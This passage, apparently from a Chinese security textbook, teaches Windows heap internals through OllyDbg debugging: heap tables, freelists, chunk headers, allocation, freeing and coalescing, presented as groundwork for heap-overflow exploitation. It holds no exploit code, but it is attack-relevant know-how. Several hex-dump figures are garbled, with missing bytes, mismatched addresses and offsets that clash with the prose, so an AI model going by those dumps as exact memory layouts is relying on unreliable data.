现在您可以用调试器 attach 运行中的进程。如果您的默认调试器是 Ollydbg, 那么直接单击“取消”按钮将自动打开 Ollydbg 并 attach 进程, 并在断点处停下。

将 Ollydbg 设置成默认调试器的方法如下: 在 Ollydbg 的“options”菜单中选“Just-in-time debugging”, 将会出现如图 6.2.4 所示的对话框。




图 6.2.4 将 OllyDbg 设置成默认调试器

单击“Make OllyDbg just-in-time debugger”按钮后, 再单击“Done”按钮确认操作, 这样, 您的默认调试器就会从 VC6.0 改成 OllyDbg 了。

如果您偏好使用 VC6.0 调试, 那也无妨。现在单击程序弹出来的“取消”按钮, Ollydbg 将自动 attach 进程并停在位于 0x00401016 处的_asm int3 指令上。

所有的堆块分配函数都需要指明堆区的句柄, 然后在堆区内进行堆表修改等操作, 最后完成分配工作。

注意: malloc 虽然在使用时不用程序员明确指出使用哪个堆区进行分配, 但如果您逆向了 malloc 的实现, 您会发现这是因为它已经使用 HeapCreate()函数为自己创建了堆区。

通常情况下, 进程中会同时存在若干个堆区。其中包括开始于 0x00130000 的大小为 0x4000 的进程堆, 可以通过 GetProcessHeap()函数获得这个堆的句柄并使用; 另外, 我们熟悉的内存分配函数 malloc()也有属于自己的堆区, 大多数情况下, 这是一个紧接着 PE 镜像处 0x00430000 的大小为 0x8000 字节的堆。单击 Ollydbg 中的“M”按钮, 可以得到当前的内存映射状态, 如图 6.2.5 所示。




图 6.2.5 进程空间中同时存在的多个堆

6.2.3 识别堆表

在程序初始化过程中, malloc 使用的堆和进程堆都已经经过了若干次分配和释放操作, 里边的堆块相对比较“凌乱”。因此, 我们在程序中使用 HeapCreate()函数创建一个新的堆, 通过调试这个比较“整齐”的堆来理解前边介绍的堆管理策略。

当 HeapCreate()成功地创建了堆区之后, 会把整个堆区的起始地址返回给 EAX, 在这里是 0x00520000。

Pedram Amini 曾经为 OllyDbg 写过一个用于查看堆块的插件 heap_vis, 您可以在本章的附带电子资料中找到这个插件及其源代码。将“olly_heap_vis.dll”复制到 OllyDbg 的 plugin 目录下, 重新启动 OllyDbg 后, 在“Plugins”菜单下就可以使用这个插件了, 如图 6.2.6 所示。

Base	Block	Size	Description
00130000	00132470	80	Used
00230000	00230600	2432	Look-aside
00230000	00231000	61440	Free
00340000	00346000	40960	Free
00340000	00340700	16848	Used
00340000	00344960	5792	Used
00340000	00340650	328	Used
00520000	00520600	16	Used
00520000	00520600	16	Used
00520000	00520600	2206	Used
00520000	00521000	61440	Free
00520000	00520600	16	Used
00520000	00520600	16	Look-aside
00520000	00520600	16	Used
00520000	00520600	16	Used

图 6.2.6 用 OllyDbg 插件观察堆块

heap_vis 能够显示出当前内存中的所有堆块及其状态, 但似乎这个插件没有很好的区分 freelist 和 lookaside 两种堆表。另外, heap_vis 似乎不很稳定, 当我在 Windows XP SP2 下使用时总是存在问题。

我个人的习惯是直接参照数据结构来观察内存, 不妨直接在内存区按快捷键 Ctrl+G 去 0x00520000 看看, 如图 6.2.7 所示。

Address	Hex dump	ASC
00520000	C8 00 00 00 00 01 00 00 FF EF FF EF 00 10 00 00	
00520010	00 00 00 00 00 00 FE 00 00 00 00 10 00 00	
00520020	00 02 00 00 00 20 00 00 30 01 00 00 FF EF FD 7F	
00520030	04 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520040	00 00 00 00 98 05 52 00 0E 00 00 00 F8 FF FF FF	...?R...?y
00520050	50 00 52 00 50 00 52 00 40 00 52 00 00 00 00	P...R...
00520060	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520070	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520080	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520090	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005200A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005200B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005200C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005200D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005200E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005200F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520100	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520110	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520120	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520130	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520140	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520150	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520160	00 00 00 00 00 00 00 00 FF FF 00 00 00 00 00	...yy
00520170	00 00 00 00 00 00 00 00 00 00 52 00 00 06 52 00	...?R.?R.
00520180	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	...R.?R.?R.
00520190	90 01 52 00 90 01 52 00 90 01 52 00 90 01 52 00	...R.?R.
005201A0	A0 01 52 00 A0 01 52 00 A0 01 52	
005201B0	B0 01 52 00 B0 01 52 00 B0 01 52	
005201C0	C0 01 52 00 C0 01 52 00 C0 01 52	
005201D0	D0 01 52 00 D0 01 52 00 D0 01 52	
005201E0	E0 01 52 00 E0 01 52 00 E0 01 52 00 E0 01 52 00	?R.?R.?R.?R.
005201F0	F0 01 52 00 F0 01 52 00 F0 01 52 00 F0 01 52 00	?R.?R.?R.?R.
00520200	00 02 52 00 00 02 52 00 00 02 52 00 00 02 52 00	...R...R...R...R...
00520210	10 02 52 00 10 02 52 00 10 02 52 00 10 02 52 00	...R...R...R...R...
00520220	20 02 52 00 20 02 52 00 20 02 52 00 20 02 52 00	...R...R...R...R...

段表 (segment table) 等信息, 这里不讨论

这些是虚分配索引, 因为堆刚刚初始化, 没有任何虚分配记录, 所以全部为0

32字节的 usage bitmap

Freelist[0]指向目前堆中唯一的一个块, 即位于偏移0x0688处的(尾块)

空表索引区。总共128对指针用来索引128条空闲双向链表。目前除了零号空表freelist[0]之外, 所有的索引指向自身, 也就是说这些空闲链表都为空

图 6.2.7 在内存浏览器中查看堆块



如图 6.2.7 所标, 从 0x00520000 开始, 堆表中包含的信息依次是段表索引 (Segment List)、虚表索引 (Virtual Allocation list)、空表使用标识 (freelist usage bitmap)、空表索引区。

我们最关心的是偏移 0x178 处的空表索引区, 其余的堆表一般与堆溢出利用关系不大, 这里暂不讨论。

当一个堆刚刚被初始化时, 它的堆块状况是非常简单的。

- (1) 只有一个空闲态的大块, 这个块被称作“尾块”。
- (2) 位于堆偏移 0x0688 处, 这里算上堆基址就是 0x00520688。
- (3) Freelist[0] 指向“尾块”。
- (4) 除零号空表索引外, 其余各项索引都指向自己, 这意味着其余所有的空闲链表中都没有空闲块。

在观察堆块之前, 要向大家介绍一下堆块的块首中数据的含义, 这里要感谢 Matthew Conover 的共享精神和对我研究的热情帮助。占用态堆块的结构如图 6.2.8 所示。




图 6.2.8 占用态堆块的数据结构

空闲态堆块和占用态堆块的块首结构基本一致, 只是将块首后数据区的前 8 个字节用于存放空表指针了, 如图 6.2.9 所示。这 8 个字节在变回占用态时将重新分回块身用于存放数据。




图 6.2.9 空闲态堆块的数据结构

现在直接按快捷键 Ctrl+G 去 0x00520688 处看看尾块的状态，如图 6.2.10 所示。

Address	Hex dump	ASCII
00520628	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520638	00 00 00 00 00 00 00 00 08 00 C8 00 00 01 00 00?..
00520648	EE FF EE FF 00 00 00 00 00 00 52 00 00 F0 00 00	??.....R..?
00520658	00 00 52 00 10 00 00 00 80 06 52 00 00 00 53 00	..R...R...S.
00520668	0F 00 00 00 01 00 00 00 88 05 52 00 00 00 00 00	...?R.....
00520678	80 06 52 00 00 00 00 00 30 01 08 00 00 10 00 00	...R.....
00520688	78 01 52 00 78 01 52 00 00 00 00 00 00 00 00 00	xR...xR.....
00520698	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005206A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005206B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005206C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005206D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005206E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005206F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520708	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520718	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520728	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520738	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520748	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

图 6.2.10 在内存中识别堆块

对照块首结构的解释，我们可以得到以下信息。

- (1) 实际上这个堆块开始于 0x00520680，一般引用堆块的指针都会跃过 8 字节的块首，直接指向数据区。
- (2) 尾块目前的大小为 0x0130，计算单位是 8 个字节，也就是 0x980 字节。
- (3) 注意：堆块的大小是包含块首在内的。

注意：如果您足够细心，可能会发现在我们的调试环境中，快表始终为空。按照堆表数据结构的规定，指向快表的指针位于偏移 0x584 字节处，在本章所有的实验中，这个指针均为 NULL。这似乎与本章第一节中介绍的堆管理策略有点出入。为了搞清楚这个令人费解的问题，我曾经与 Matt 等许多朋友讨论过，最后得出的结论是可能与使用虚拟机有关。虽然本章的虚拟机实验环境与物理 PC 环境有细微的差别，但始终不用快表的特点反而让实验步骤变得更加简单，让您更容易领会堆溢出的精髓。如果使用物理 PC 环境，您需要首先按照特定的顺序进行申请与释放操作，以避免进入快表分配策略。确保堆块操作能够发生在空表中的具体方法请参看本章附带资料中 Matt 给出的相关 POC 代码。

6.2.4 堆块的分配

经过调试，对于堆块的分配我们应该了解以下细节。

(1) 堆块的大小包括了块首在内，即如果请求 32 字节，实际会分配的堆块为 40 字节：8 字节块首+32 字节块身。

(2) 堆块的单位是 8 字节，不足 8 字节的部分按 8 字节分配。

(3) 初始状态下，快表和空表都为空，不存在精确分配。请求将使用“次优块”进行分配。这个“次优块”就是位于偏移 0x0688 处的尾块。

(4) 由于次优分配的发生，分配函数会陆续从尾块中切走一些小块，并修改尾块块首中的 size 信息，最后把 freelist[0] 指向新的尾块位置。

所以，对于前 6 次连续的内存请求，实际分配情况如表 6-2-2 所示。

表 6-2-2 内存请求分配情况

堆 句 柄	请求字节数	实际分配（堆单位）	实际分配（字节）
H1	3	2	16
H2	5	2	16
H3	6	2	16
H4	8	2	16
H5	19	4	32
H6	24	4	32

现在，在 OllyDbg 中单步运行到前 6 次分配结束，堆中情况如图 6.2.11 所示。

Address	Hex dump	ASCII
00520680	02 00 00 00 00 01 00 00	...
00520690	02 00 02 00 00 01 00 00	...
005206A0	02 00 02 00 00 01 00 00	...
005206B0	02 00 02 00 00 01 00 00	...
005206C0	04 00 02 00 00 01 00 00	...
005206D0	00 00 00 00 00 00 00 00	...
005206E0	04 00 04 00 00 01 00 00	...
005206F0	00 00 00 00 00 00 00 00	...
00520700	20 01 04 00 00 10 00 00	...
00520710	00 00 00 00 00 00 00 00	...
00520720	00 00 00 00 00 00 00 00	...
00520730	00 00 00 00 00 00 00 00	...
00520740	00 00 00 00 00 00 00 00	...
00520750	00 00 00 00 00 00 00 00	...
00520760	00 00 00 00 00 00 00 00	...
00520770	00 00 00 00 00 00 00 00	...
00520780	00 00 00 00 00 00 00 00	...
00520790	00 00 00 00 00 00 00 00	...
005207A0	00 00 00 00 00 00 00 00	...
005207B0	00 00 00 00 00 00 00 00	...
005207C0	00 00 00 00 00 00 00 00	...

图 6.2.11 在内存中识别堆块

实际分配的情况和我们预料的完全一致。“找零钱”现象使得尾块的大小由 0x130 被削减为 0x120。如果您去 0x00520178 查看 freelist[0] 中的空表指针，会发现现在已经指向新尾块的位置，而不是从前的 0x00520688 了。

6.2.5 堆块的释放

由于前三次释放的堆块在内存中不连续，因此不会发生合并。按照其大小，h1 和 h3 所指向的堆块应该被链入 freelist[2] 的空表，h5 则被链入 freelist[4]。

三次释放运行完毕后，堆区的状态如图 6.2.12 所示。

Address	Hex dump	ASCII
00520680	02 00 00 00 00 00 00 00	...
00520690	02 00 02 00 00 01 00 00	...
005206A0	02 00 02 00 00 00 00 00	...
005206B0	02 00 02 00 00 01 00 00	...
005206C0	04 00 02 00 00 00 00 00	...
005206D0	00 00 00 00 00 00 00 00	...
005206E0	04 00 04 00 00 01 00 00	...
005206F0	00 00 00 00 00 00 00 00	...
00520700	20 01 04 00 00 10 00 00	...
00520710	00 00 00 00 00 00 00 00	...
00520720	00 00 00 00 00 00 00 00	...
00520730	00 00 00 00 00 00 00 00	...
00520740	00 00 00 00 00 00 00 00	...
00520750	00 00 00 00 00 00 00 00	...
00520760	00 00 00 00 00 00 00 00	...
00520770	00 00 00 00 00 00 00 00	...
00520780	00 00 00 00 00 00 00 00	...
00520790	00 00 00 00 00 00 00 00	...
005207A0	00 00 00 00 00 00 00 00	...
005207B0	00 00 00 00 00 00 00 00	...
005207C0	00 00 00 00 00 00 00 00	...

图 6.2.12 在内存中观察空闲双向链表的操作

再去 0x00520178 处看看空表索引区现在的情况，如图 6.2.13 所示。

Address	Hex dump	ASCII
00520100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520108	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520110	14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520118	00 07 52 00 00 07 52 00 00 01 52 00 00 01 52 00	Freelist[0]
00520120	00 00 52 00 00 06 52 00 00 01 52 00 00 01 52 00	Freelist[2]
00520128	00 00 52 00 00 06 52 00 00 01 52 00 00 01 52 00	
00520130	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520138	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520140	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520148	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520150	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520158	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520160	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520168	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520170	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520178	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520180	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520188	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520190	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520198	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520200	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520208	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520210	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520218	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520220	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520228	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520230	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520238	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520240	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520248	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520250	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520258	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520260	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520268	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520270	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520278	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	
00520280	00 01 52 00 00 01 52 00 00 01 52 00 00 01 52 00	

图 6.2.13 在内存中观察空闲双向链表的索引区

看到了吗? 现在已经产生了三条空闲链表了。根据块首的状态和空表索引的状态, 聪明的读者朋友们, 您能指出是哪三条空闲链表吗(尽管其中的两条只有一个结点)?

6.2.6 堆块的合并

当第 4 次释放操作结束后, h3、h4、h5 这 3 个空闲块彼此相邻, 这时会发生堆块合并操作。

首先这 3 个空闲块都将从空表中摘下, 然后重新计算合并后新堆块的大小, 最后按照合并后的大小把新块链入空表。

在这里, h3、h4 的大小都是 2 个堆单位 (8 字节), h5 是 4 个堆单位, 合并后的新块为 8 个堆单位, 将被链入 freelist[8]。

最后一次释放操作执行完后的堆区状态如图 6.2.14 所示。

Address	Hex dump	ASCII
00520670	00 05 52 00 00 07 52 00 00 00 00 00 00 00 00 00	
00520680	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520690	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005206A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005206B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005206C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005206D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005206E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005206F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520700	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520710	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520720	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520730	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520740	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520750	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520760	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520770	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520780	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520790	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005207A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005207B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005207C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005207D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005207E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005207F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00520800	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

图 6.2.14 堆块合并

可以看到, 合并只修改了块首的数据, 原块的块身基本没有发生变化。注意合并后的新块大小已经被修改为 0x0008, 其空表指针指向 0x005201B8, 也就是 freelist[8]。

这时, 在空表索引区观察一下, 如图 6.2.15 所示。

Address	Hex dump	ASCII
00520178	08 07 52 00 08 07 52 00 80 01 52 00 80 01 52 00	08 07 52 00 08 07 52 00 80 01 52 00 80 01 52 00
00520188	88 06 52 00 88 06 52 00 90 01 52 00 90 01 52 00	88 06 52 00 88 06 52 00 90 01 52 00 90 01 52 00
00520198	98 01 52 00 98 01 52 00 00 01 52 00 00 01 52 00	98 01 52 00 98 01 52 00 00 01 52 00 00 01 52 00
005201A8	A8 01 52 00 A8 01 52 00 80 01 52 00 80 01 52 00	A8 01 52 00 A8 01 52 00 80 01 52 00 80 01 52 00
005201B8	B8 06 52 00 B8 06 52 00 C0 01 52 00 C0 01 52 00	B8 06 52 00 B8 06 52 00 C0 01 52 00 C0 01 52 00
005201C8	C8 01 52 00 C8 01 52 00 00 01 52 00 00 01 52 00	C8 01 52 00 C8 01 52 00 00 01 52 00 00 01 52 00
005201D8	D8 01 52 00 D8 01 52 00 E0 01 52 00 E0 01 52 00	D8 01 52 00 D8 01 52 00 E0 01 52 00 E0 01 52 00
005201E8	E8 01 52 00 E8 01 52 00 F0 01 52 00 F0 01 52 00	E8 01 52 00 E8 01 52 00 F0 01 52 00 F0 01 52 00
005201F8	F8 01 52 00 F8 01 52 00 00 02 52 00 00 02 52 00	F8 01 52 00 F8 01 52 00 00 02 52 00 00 02 52 00
00520208	08 02 52 00 08 02 52 00 00 02 52 00 00 02 52 00	08 02 52 00 08 02 52 00 00 02 52 00 00 02 52 00
00520218	18 02 52 00 18 02 52 00 00 02 52 00 00 02 52 00	18 02 52 00 18 02 52 00 00 02 52 00 00 02 52 00
00520228	28 02 52 00 28 02 52 00 00 02 52 00 00 02 52 00	28 02 52 00 28 02 52 00 00 02 52 00 00 02 52 00
00520238	38 02 52 00 38 02 52 00 40 02 52 00 40 02 52 00	38 02 52 00 38 02 52 00 40 02 52 00 40 02 52 00
00520248	48 02 52 00 48 02 52 00 50 02 52 00 50 02 52 00	48 02 52 00 48 02 52 00 50 02 52 00 50 02 52 00
00520258	58 02 52 00 58 02 52 00 60 02 52 00 60 02 52 00	58 02 52 00 58 02 52 00 60 02 52 00 60 02 52 00
00520268	68 02 52 00 68 02 52 00 70 02 52 00 70 02 52 00	68 02 52 00 68 02 52 00 70 02 52 00 70 02 52 00
00520278	78 02 52 00 78 02 52 00 80 02 52 00 80 02 52 00	78 02 52 00 78 02 52 00 80 02 52 00 80 02 52 00
00520288	88 02 52 00 88 02 52 00 90 02 52 00 90 02 52 00	88 02 52 00 88 02 52 00 90 02 52 00 90 02 52 00
00520298	98 02 52 00 98 02 52 00 A0 02 52 00 A0 02 52 00	98 02 52 00 98 02 52 00 A0 02 52 00 A0 02 52 00
005202A8	A8 02 52 00 A8 02 52 00 B0 02 52 00 B0 02 52 00	A8 02 52 00 A8 02 52 00 B0 02 52 00 B0 02 52 00
